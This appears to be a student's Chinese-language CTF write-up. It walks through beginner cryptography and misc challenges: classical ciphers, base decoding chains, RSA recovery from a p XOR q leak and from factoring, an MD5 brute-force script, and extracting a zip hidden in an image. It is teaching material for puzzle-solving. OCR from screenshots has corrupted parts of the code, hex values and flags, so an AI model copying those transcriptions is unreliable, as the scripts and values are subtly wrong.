


CHCTF WP

学号：23056034 姓名：汪杨峻

cry:

1. [WEEK1]凯撒大帝

[下载附件解压看到密文](#)



尝试秘钥为 10 进行凯撒密码解密得到 flag

2. [WEEK1]okk


下载附件解压看到 ok 码，去解密网站解密得到 flag

flag{123456789}

[Text to Ook!](#) [Text to short Ook!](#) [Ook! to Text](#)


3. [WEEK1]really_ez_rsa

下载附件看到 rsa 加密将相应数值填入计算工具中得到 flag



4. [WEEK1]佛说：只能四天

下载打开题目附件看到



先新约佛论禅解密得到社会核心价值观码

和谐公正和谐公正和谐法治和谐公正和谐法治和谐公正和谐平等和谐公正和谐法治和谐公正和谐公正和谐公正和谐民主自由平等和谐敬业和谐自由敬业自由敬业和谐和谐自由敬业和谐富强和谐敬业和谐爱国和谐公正和谐公正和谐法治和谐公正和谐公正和谐公正和谐公正和谐法治和谐法治自由公正和谐法治自由法治和谐和谐和谐敬业自由爱国和谐民主和谐和谐自由法治自由公正和谐和谐自由法治

陀即我叻我莊如亦婆愍降吽兜哉念色夷囉唻哉宣宣羅僧慧唻唻塞修苦哉菩哉吶宣囉唻唻念隸是唻哉唻是念哉我嘚般訶尊是是闍哉訶咤聞訶念兜唻哉是般哉尊波祇迦念彌多塞咤寂祇蜜劫塞迦劫諸隸菩哉訶即哉耨若夷夷吽斯空須囉唻諸須塞訶是若咤劫若哉嚴莊須哉闍須叻耨降苦哉般唻哉耨是叻色迦羅訶哉吽哉降聞叻彌彌所斯嚴薩所陀波婆唻夷愍所囉哉叻伏空般耨囉隸劫般夷降彌慧唻摩我念羅哉摩修叻唻羅般須唻囉尊伏斯若唻羅'.

然后用社会核心价值观解密得到一串字符

欢迎使用社会主义核心价值观加密解密

66767656676661E93||3|098666766666677F7G39H13GF3G

加密

解密

敬业爱国诚信友善自由平等公正法治

根据 hint 会有一个凯撒加密，密钥为 3，此时解密得到字符串
看起来像 base16 却无法解密，题目说只能 4 天，尝试栅栏解
密得到字符串再经过凯撒和 base16 得到 flag

66767656676661E93II3I09866676666677F7G39H13GF3G

每组字数 4 加密 解密

666F61677E6G697373696I6H5I6163636I6G706F6973687G

666F61677E6G697373696I6H5I6163636I6G706F6973687G

位移 3 加密 解密

666C61677B6D697373696F6E5F6163636F6D706C6973687D

666C61677B6D697373696F6E5F6163636F6D706C6973687D

[编码](#) [解码](#) [清空](#)

flag{mission_accomplish}

5. [WEEK1]熊斐特

下载附件看到题目

熊斐特博士发现了一种新的密码。
uozt{zgzyzhs xrksvi}

在网上了解到熊斐特博士发现的是埃特巴什码

通过埃特巴什码解密得到 flag

uozt{zgzyzhs xrksvi}

移除标点 (Remove Punctuation)

flag{atbash cipher}

6. [WEEK1]残缺的 md5

下载附件看到题目


苑晴在路边捡到了一张纸条，上面有一串字符串：KCLWG?K8M903?DE?84S9
问号是被污染的部分，纸条的背面写着被污染的地方为大写字母，还给了这串字符串的md5码值：
FOAF????B1F463????F7AE???B2AC4E6
请提交完整的md5码值并用flag{}包裹提交

通过现在已有的信息，将原文中？部分用字母代替，每个都用哈希加密一遍，然后对照题目所给元素 FOAF，进行一次次遍历，最后得到完全匹配的 md5 值，就是本题的 flag。

通过脚本实现

```
import hashlib

k = 'KCLWG?K8M903?DE?84S9'
for i in range(26):
    temp1 = k.replace('?', str(chr(65+i)), 1)
    for j in range(26):
        temp2 = temp1.replace('?', chr(65+j), 1)
        for n in range(26):
            temp3 = temp2.replace('?', chr(65+n), 1)
            s = hashlib.md5(temp3.encode('utf8')).hexdigest().upper()
            if s[:4] == 'FOAF':
                print(s)
```



Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: D:\python\1.py =====
FOAF1443B1F463EAFFF7AEBB8B2AC4E6

7. [WEEK1]小兔子可爱捏

打开附件看到题目

题目描述：宇宙的终极答案是什么？

U2FsdGVkX1/lKCKZm7Nw9xHLMrKHsbGQuFJU5QeUdASq3Ulcrcv9

你可能会需要一把钥匙，钥匙就是问题的答案。

看到标题可知为 rabbit 加密，然后密钥为宇宙的终极答案，百度可知为 42，解密得到 flag

<input type="text" value="flag{I_love_technology}"/>	<input type="text" value="42"/>	<input type="text" value="U2FsdGVkX1/IKCKZm7Nw9xHLMrKhsbGQuFJU5QeUdASq3Ulrcrv9"/>
密码是可选项，也就是可以不填。		

8. [WEEK1]迷雾重重

下载看到题目好像是二进制根据提示，尝试将 0 换成. 1换成-
使用摩斯解密得到 flag (%u7b 和%u7d 是{}的 ASCII 码)

9. [WEEK1]难言的遗憾

打开题目看到要将数值转中文，去中文电码解密得到flag

题目描述：
我们本可以早些进入信息化时代的，但是清政府拒不采纳那份编码规则。 (注：flag为中文，使用flag{}包裹提交)

000111310008133175592422205314327609650071810649

中文查询电码

电码反查中文

中文电码反查汉字结果:

- 0001: 一
- 1131: 天
- 0008: 不
- 1331: 学
- 7559: 高
- 2422: 数
- 2053: 我
- 1432: 就
- 7609: 魂
- 6500: 身
- 7181: 难
- 0649: 受

10. [WEEK1]what is m

打开看到 py 文件用记事本打开看代码


```
from Crypto.Util.number import bytes_to_long
from secret import flag

m = bytes_to_long(flag)
print("m =",m)

# m =
7130439814057443337634585637056094712206733123042438767893116098731322645646278519
4164435844440380409715184518689741189462460291777524000476201802334281329213599195
13914888581587932801101693
```

大概就是将字符串转换成整数输出，那我们就把整数转回字符串就行，通过 rsa 工具的整数转字符串得到

flag



11. [WEEK1]Crypto_Checkin

打开题目看到一串乱码，但题目说是 base 编码，将乱码放入 base 递归解密脚本中跑出 flag

```
QZZ|KQbjRRS8QZRQdCYwR4_DoQ7~jy0>0t4R4_aQZQ9|Rz+k_Q!r#mR90+NR4_4NR%>ip0>0s{R90
|SQhHKhRz+k^S8Q5JS5|OUQZO}CQfp*dS8P&9R8>k?QZYthRz+k_O>0#>
```

```

PS C:\Users\汪杨峻\Downloads> ./base.exe
请贴入字符串: QZZ|Q0bJRRS8QZRqdCYwR4_DoQ7~jy0>0t4R4_aQZQ9|Rz+k_Q!r#mR90+NR4_4NR%>ip0>0s{R90|SQhHKhRz+k^S8Q5JS5|OUQZ0}CQ
fp\xdSP09R8>k0ZYthRz+k_0>0#>
*****base16*****
not b16
not b62
*****base64*****
b'A\x96JA\xb8\xd1E/\x10e\x14\x1d\t\x8c\x11\xe0:\x10\xee<\x8e\xd2\xde\x11\xe1\xa4\x19C\xd4s\xfaD+\x99\x1f\xf8\xd4\x\xe0\x
d4b\x4\xed,G\xdd\x12B\x11\xca\x85\x1c\xfe\x91/\x10\xe4\x94\xb99D\x198$\'x1f\xxa5\xd4\xbc?\xd4|\x91\x06X\xb6\x14s\xfaC\xb4
'
not b64
*****base91*****
bytearray(b'\xf3\xc8\xe0\xeb\x16F\xc6a\xcc\xea<\n.\xd3\x00%\xe6\xcf\xb2\x80]\xcb\x7fzD\xde3p\xc8Px\xc94\x8f~\xab\x98\x
\x8\x00%\xc3B\xda\x18\x93+\xcbI\xfe\xe4\xa1\x18f\x7f\xd7:\xe4\x8d\xfd\xc2L\xae\xec5\xcb\xab\xb0\x98\x8a\\\'\xda\xcd\xea\
\x14}\x8_\xe5\xcc#\xab/[d\x1d\xa52\xab\x85\x17\xc9\xd8\xef\x1c>\x8f. \x8b\x9\xc8\x00\x1eygZ')
not b91
*****base92*****
not b92
*****base58*****
not 58
*****base85*****
R1kzRE1RWldHRTNET04yQ0dVMkRNT0JUR0UzVEDOS0dHTVLUT01aVklZMkRFTVpVRzRaVEDNWlZJWVpUR05TRkdZWLRHTUJXR1FaVEDOMkU=
not b85
*****base32*****
not b32
*****base36*****
not b36
*****IDAT*****

```



```

*****base58*****
not 58
*****base85*****
not b85
*****base32*****
b'666C61677B546831735F31735F423473335F336E633064337D'
not b32
*****base36*****
not b36
*****IDAT*****
not IDAT
*****base100*****
b'\x8d`\x8dL]\x9d\x90\x1d_M^]_]\x8f`]N'
not base100
*****base128*****
not b128
*****zlib*****
not zlib
*****base16*****
b flag{h1s_1s_B4s3_3nc0d3}
not b16
*****base62*****
40964502300905078886569771022855017943334076113609747212924748715283426768838147932638387
not b62
not b64

```

12. [WEEK1]进制

打开题目附件直接将密文丢进 base 递归解密脚本中得到

flag

好熟悉的进制，但不知道加密了几层

36363663363136373762363136383636623661366336383662363136383764

```

Windows PowerShell
PS C:\Users\汪杨峻\Downloads> ./base.exe
请贴入字符串: 36363663363136373762363136383636623661366336383662363136383764


not b36
*****IDAT*****
b flag{ahfkjlhkah}
not IDAT
*****base100*****

```

13. [WEEK2]e?

打开题目看到 rsa，直接数值输入工具每个模式都尝试解密，

在 eφ不互素中得到 flag



14.[WEEK2]XOR

The left terminal window (Python 3.8.5 Shell) contains the following code:

```
File Edit Format Run Options Window Help
import gmpy2
import libnum
n = 208102985306431397797253793355576796028190509610710141158522091867265332387
x1 = 66136689143866860794763078541533146112762633903025061739551009638551361342

x1 = bin(x1)[2:].
zf111(1024)

pre_sol = [(0, 0)]
for x in range(1024 - 1, -1, -1):
    cur_pow = pow(2, len(x1) - x - 1)
    cur_sol = []
    for p, q in pre_sol:
        for i in range(2):
            for j in range(2):
                if str((i + j) % 2) == x1[x]:
                    cur_p = p + i * cur_pow
                    cur_q = q + j * cur_pow
                    if cur_p * cur_q % pow(2, len(x1) - x) == n % pow(2, len(x1)):
                        cur_sol.append((cur_p, cur_q))
    pre_sol = cur_sol
    if p * q == n:
        print(p, q)
        break

e=65537
c=1529423883105589409574531770673920402031992545635634316996804750424229965337
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(libnum.n2s(int(m)))
```

The right terminal window (Python 3.8.5 Shell) shows the output of the code:

```
File Edit Shell Debug Options Window Help
Python 3.8.5 (tags/v3.8.5:580fb8b, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> ===== RESTART: D:\python.py =====
12170702403726877853475776060268072772342175448314535459854229138905973095253
689740729672563139043530682414932925145042852001703206370905491236371588735518
5486093365624684661645834009102275363106544337746297119821339365287420703692873
394398852690091625453178968493127766149991473384937200789954598163517 170966324
7953423514850464510414382588164533889410427428742690929190093999799
5077304742241313035305384227053431113115789316824658835707141916577
951111259447564377245832329016445101595406700430652655150789967499455456290
32408110167560346510245108936961236797349655759162752876911
b'flag{7428fbdf-639b-11ee-b51b-64d69af3cb76}'
```

15.[WEEK2]factorizing_n

根据 hint 使用 yafu 分解 n

```
Windows PowerShell x + - 0


203341706284024734042826158828749144322843934985927079504722440497388146240627249465363931951790326885478025237643)"
```

fac: factoring 226515252384227990547287774314061358005683624286094783274975468904899707195097258179021817523352001702997
675581567498443649554801433663166425134754549371266563570696872740369353312695943883360450823787099121079436459236734336
130768047273169817940409218220326918875420630975467384767143210488593041850673297410555174642717462381437426618978989
44235933121550143886112104708111762362699739097519866099140569819965948998542652908170134545593659232329897003698175558
8883670647471789585351385956871480083367152624421106553412886263257022809480187410133186189435436294593588009551451899398
81175851187832432625529330735607352437266325704442674474442675997025426334177662840247734042826158828749144322843934985
92707950472240497388146240627249465363931951790326885478025237643
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits

factors found

P155 = 11776588228599764849559519654482976956833367474471407292255776713760090338489966385328569279135095351660161277221
351884258247731394014018172166064062551483
ans = 1


然后将各数值填入 rsa 工具中得到 flag



misc:

1. [WEEK1] 真的签到

扫描二维码按题目描述去做就得到 flag



2. [WEEK1]签到题

下载题目附件根据题目描述 base128 进行连续两次 base64 解码得到 flag

Wm14aFozdDBhR2x6WDJselgyWnNZV2Q5

ZmxhZ3t0aG1zX21zX2ZsYWd9

编码 base64

编码 base64

ZmxhZ3t0aG1zX21zX2ZsYWd9

flag{this_is_flag}

3. [WEEK1]可爱的派蒙捏

下载附件解压得到一张 jpg 图片，放入 010 中发现有个 zip 文

件，将多余部分删掉，把文件改成

zip

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789
000h:	50	4B	03	04	14	00	00	00	08	00	F6	AB	3A	57	1C	5D	PK.....
010h:	C5	04	BU	ZF	00	00	50	4F	00	00	08	00	00	00	74	78	Ã.º/.PO.
020h:	74	31	2E	74	78	74	25	9C	59	8E	E4	3A	B2	44	FF	0B	t1.txt‰Y
030h:	C8	BD	70	1E	96	C3	51	3F	DC	01	C1	BD	DF	63	71	1F	È½p.-ÃQ?Ü
040h:	FA	35	AA	AB	32	15	12	E9	6E	76	8C	A4	22	87	B0	F7	ú5ª«2..énv
050h:	6D	B5	F4	61	5F	59	25	19	67	6A	B3	2D	0E	DF	F8	AB	mþôa_Y%.g
060h:	66	7C	8C	2D	15	BF	57	4E	AB	77	93	86	0F	69	67	9F	f Œ-.žWN«v
070h:	66	0D	26	E6	5C	6A	EB	7D	16	1F	76	D8	36	A6	B4	C3	f.&æ\jë}.
emplate Results - ZIP.b7z																	
Name Value Start Size Color																	

得到两篇看起来一样的 txt，放入代码对比网站得到 flag

可爱的派蒙捏.zip - ZIP 压缩文件, 解包大小为 40,608 字节			
名称	大小	压缩后大小	类型
..			文件夹
txt1.txt	20,304	12,208	文本文档
txt2.txt	20,304	12,210	文本文档
文件			属性
477f2be87354de47b85cg2f173f52c}4479a67ac5311a419b1a1{347951731a{d3{39}8{15}771d1151b8f85cd5a087c78a115b30f8d91aa82d8a1}{a3lccf6e91edf05a}af0adbcef44ecb6f9551cd57bf3811dfad3d453417ef5f19a630alb6a2762f6}			477f2be87354de47b85cg2f173f52e33d9912f4124bcfafe1ae882da{c}4479a67ac5311a419b1a1{34795146229b24a56f4faf6adf731811a21731a{d3{39}8{15}771d1151b8f816c024304{ffc2b9da3f87b22dc85cd5a087c78a115b30f8d91aa82d8a1}{a3lccf6e91edf05a}1de89eb2452b375bf6949bcf5511af0adbcef44ecb6f9551cd57bf381{818e013e0718e089fec5bc854cat1dfad3d453417ef5f19a630alb6ace1276b65383aab3819e53g4dg3ga2762f6}
ac53f10fg054ab{33df06ee82c62t45a73{}0a3af{ea45bdfg00159a3c438a65f1a4caab9f1d6a980d024et{a13f317eg298d47791cadbd29cff48d13f73617cec5bd064692ef19{c465ac0{7a23g4e38aa09f0da310}a45df156d9114e1ffbg7{gffdfce}a3918agf43{f{9fad38d92f}alff}eee}6ac1fg3f7f6cf92fa30bgb1}cb77eea01f40c4475c3b7ad{2990a55018a53f3857c28}99d07136c1g{c3a5bdf06{8g80e35f0f3afe7cd1aa23{{2bd04fbca7a79e540ld670c1c9ee2{5ee7982f5f15{11f062}aba10ba572982947410{13ffe1819{5bg4c7010a30b6f27fg{b0